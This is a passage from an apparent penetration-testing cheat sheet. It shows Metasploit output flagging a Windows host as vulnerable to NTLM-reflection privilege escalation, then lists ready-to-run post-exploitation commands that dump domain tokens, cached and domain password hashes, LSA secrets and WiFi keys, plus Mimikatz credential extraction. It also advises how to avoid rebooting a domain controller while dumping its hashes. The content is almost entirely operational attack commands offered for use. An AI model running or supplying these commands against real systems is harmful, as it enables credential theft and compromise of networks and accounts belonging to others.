  Module utilizes the Net-NTLMv2 reflection between DCOM/RPC to
  achieve a SYSTEM handle for elevation of privilege. Currently the
  module does not spawn as SYSTEM, however once achieving a shell, one
  can easily use incognito to impersonate the token.
[+] 192.168.1.39 - exploit/windows/local/ms16_075_reflection_juicy: The
target appears to be vulnerable.
  This module utilizes the Net-NTLMv2 reflection between DCOM/RPC to
  achieve a SYSTEM handle for elevation of privilege. It requires a
  CLSID string.
```

1.8 MSF TO VICTORY

The following just list some useful MSF postscripts.

run post/windows/gather/enum_domain_tokens
run post/windows/gather/credentials/enum_cred_store
run post/windows/gather/credentials/sso
run post/windows/gather/cachedump
run post/windows/gather/lsa_secrets
run post/windows/gather/hashdumpIP4
run post/windows/gather/smart_hashdump
run post/windows/gather/enum_ad_computers
run post/windows/gather/win_privs

DC HashDump – Don't just run the default hashdump on a DC as it can make them reboot.
run post/windows/gather/credentials/domain_hashdump

Mimikatz – you can just use run post/windows/gather/credentials/sso

meterpreter > load mimikatz
meterpreter > help mimikatz

meterpreter > kerberos
meterpreter > livessp
meterpreter > msv
meterpreter > ssp
meterpreter > tspkg
meterpreter > wdigest

Wifi profile and PSK

run post/windows/wlan/wlan_profile